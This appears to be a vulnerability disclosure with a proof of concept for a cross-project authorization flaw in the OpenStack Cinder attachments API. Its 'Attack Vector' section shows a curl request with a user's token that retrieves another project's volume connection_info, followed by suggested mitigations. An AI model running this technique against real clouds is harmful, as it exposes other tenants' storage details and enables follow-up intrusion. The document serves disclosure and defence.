
chmod 600 mypockey.pem

openstack keypair create mypoc2key > mypoc2key.pem

chmod 600 mypoc2key.pem

(mypoc1 instance)

openstack server create mypoc1   --image ubuntu-22.04   --flavor m1.small --network private-net   --key-name mypockey


프로젝트 / Compute / 인스턴스

정보:인스턴스 예약 삭제: poc1


인스턴스

1 항목 표시

	인스턴스 이름	이미지 이름	IP 주소	Flavor	키 페어	상태	가용 구역	작업	전원 상태	기간 (Age)	작업
☐	mypoc1	ubuntu-22.04	192.168.100.60	m1.small	mypockey	Active	nova	None	Running	0분	스냅샷 생성

1 항목 표시

openstack server create mypoc2 --image ubuntu-22.04 --flavor m1.tiny --network private-net --key-name mypoc2key



프로젝트 / Compute / 인스턴스

인스턴스

1 항목 표시

	인스턴스 이름	이미지 이름	IP 주소	Flavor	키 페어	상태	가용 구역	작업	전원 상태	기간 (Age)	작업
☐	mypoc2	ubuntu-22.04	192.168.100.223	m1.tiny	mypoc2key	Active	nova	None	Running	0분	스냅샷 생성

[create volume]


openstack volume create poc-vol1 --size 1 (user a)

openstack volume create poc-vol2 --size 1 (user b)


[volume attach instance]

(user b)

openstack volume attachment create [volume_id] [instance_id]



```
(venv) kaosu@ji9umi-VMware-Virtual-Platform:/openstack/kaos$ openstack volume attachmen
t create ff892997-6b73-46c3-99c9-212365ab8f97 ad819947-7400-4cbf-a7e1-27d1eadd96ab
+-------------+--------------------------------------+
| Field       | Value                                |
+-------------+--------------------------------------+
| ID          | 2f22ad4e-7046-4b35-8c6c-748673b2791a |
| Volume ID   | ff892997-6b73-46c3-99c9-212365ab8f97 |
| Instance ID | ad819947-7400-4cbf-a7e1-27d1eadd96ab |
| Status      | reserved                             |
| Attach Mode | null                                 |
| Attached At |                                      |
| Detached At |                                      |
| Properties  |                                      |
+-------------+--------------------------------------+
```

openstack server add volume mypoc2 poc-vol2



```
(venv) kaosu@ji9umi-VMware-Virtual-Platform:/openstack/kaos$ openstack server add volum
e mypoc2 poc-vol2
+-----------------------+--------------------------------------+
| Field                 | Value                                |
+-----------------------+--------------------------------------+
| ID                    | ff892997-6b73-46c3-99c9-212365ab8f97 |
| Server ID             | ad819947-7400-4cbf-a7e1-27d1eadd96ab |
| Volume ID             | ff892997-6b73-46c3-99c9-212365ab8f97 |
| Device                | /dev/vdb                             |
| Tag                   | None                                 |
| Delete On Termination | False                                |
+-----------------------+--------------------------------------+
```

openstack volume attachment list



```
(venv) kaosu@ji9umi-VMware-Virtual-Platform:/openstack/kaos$ openstack volume attachmen
t list
+------------------------+------------------------+------------------------+----------+
| ID                     | Volume ID              | Server ID              | Status   |
+------------------------+------------------------+------------------------+----------+
| ec5046e9-15f1-439d-    | ff892997-6b73-46c3-    | ad819947-7400-4cbf-    | attached |
| ae24-2979c209f68f      | 99c9-212365ab8f97      | a7e1-27d1eadd96ab      |          |
| 2f22ad4e-7046-4b35-    | ff892997-6b73-46c3-    | ad819947-7400-4cbf-    | reserved |
| 8c6c-748673b2791a      | 99c9-212365ab8f97      | a7e1-27d1eadd96ab      |          |
+------------------------+------------------------+------------------------+----------+
```

ID column→ attachment id

(user a → user b) Through attachment id ‘user a’ get connection_info in user b’s project.

[Attack Vector]


TOKEN=$(openstack token issue -f value -c id)

echo $TOKEN

openstack --debug volume list (for volume ip)

curl -s -X GET \
http://192.168.106.129:8776/v3/attachments/ec5046e9-15f1-439d-ae24-2979c209f68f \
-H "X-Auth-Token: $TOKEN" \
-H "OpenStack-API-Version: volume 3.27" \
| jq .

(user a)



```
(venv) kaosu@ji9umi-VMware-Virtual-Platform:/openstack/kaos$ curl -s -X GET \
  http://192.168.106.129:8776/v3/attachments/ec5046e9-15f1-439d-ae24-2979c209f68f \
  -H "X-Auth-Token: $TOKEN" \
  -H "OpenStack-API-Version: volume 3.27" \
  | jq .
{
  "attachment": {
    "id": "ec5046e9-15f1-439d-ae24-2979c209f68f",
    "status": "attached",
    "instance": "ad819947-7400-4cbf-a7e1-27d1eadd96ab",
    "volume_id": "ff892997-6b73-46c3-99c9-212365ab8f97",
    "attached_at": "2026-01-17T09:28:59.000000",
    "detached_at": "",
    "attach_mode": "rw",
    "connection_info": {
      "export": "192.168.106.129:/openstack/nfs",
      "name": "volume-ff892997-6b73-46c3-99c9-212365ab8f97",
      "options": null,
      "format": "raw",
      "qos_specs": null,
      "access_mode": "rw",
      "encrypted": false,
      "cacheable": false,
      "driver_volume_type": "nfs",
      "mount_point_base": "/var/lib/cinder/mnt",
      "attachment_id": "ec5046e9-15f1-439d-ae24-2979c209f68f",
      "enforce_multipath": true
    }
  }
}
```

While this PoC uses NFS and does not immediately lead to privilege escalation,

the same API exposes more sensitive credentials on other backends

(e.g., iSCSI, Ceph), where the impact can be significantly higher.

▼ Impact

Exposure of `connection_info` allows an attacker to obtain backend-specific storage connection details belonging to another project.

Depending on the storage backend in use, this information may include target addresses, export paths, authentication parameters, or protocol-specific configuration details.

While this PoC uses NFS and does not immediately result in host compromise, **the disclosed information can enable follow-up attacks**, including unauthorized storage access, data exfiltration, or further lateral movement within the infrastructure.

▼ Recommendations

Suggested Mitigations

1. **Enforce policy checks in the attachments API**

> The attachments API should invoke context.authorize() and enforce appropriate policy rules (e.g., project_reader or resource owner) before returning attachment details.

2. **Apply project-scoped filtering at the database layer**

> Database queries retrieving attachment objects should enforce project scoping by explicitly setting the project_only parameter to prevent cross-project access.

3. **Restrict exposure of sensitive fields**

> Sensitive fields such as connection_info should be masked or excluded from API responses unless explicitly required by authorized system-level operations.

4. **Align attachment access policies with other volume-related APIs**

> Access control for attachment resources should be aligned with existing snapshot and volume policies to ensure consistent authorization behavior across storage APIs.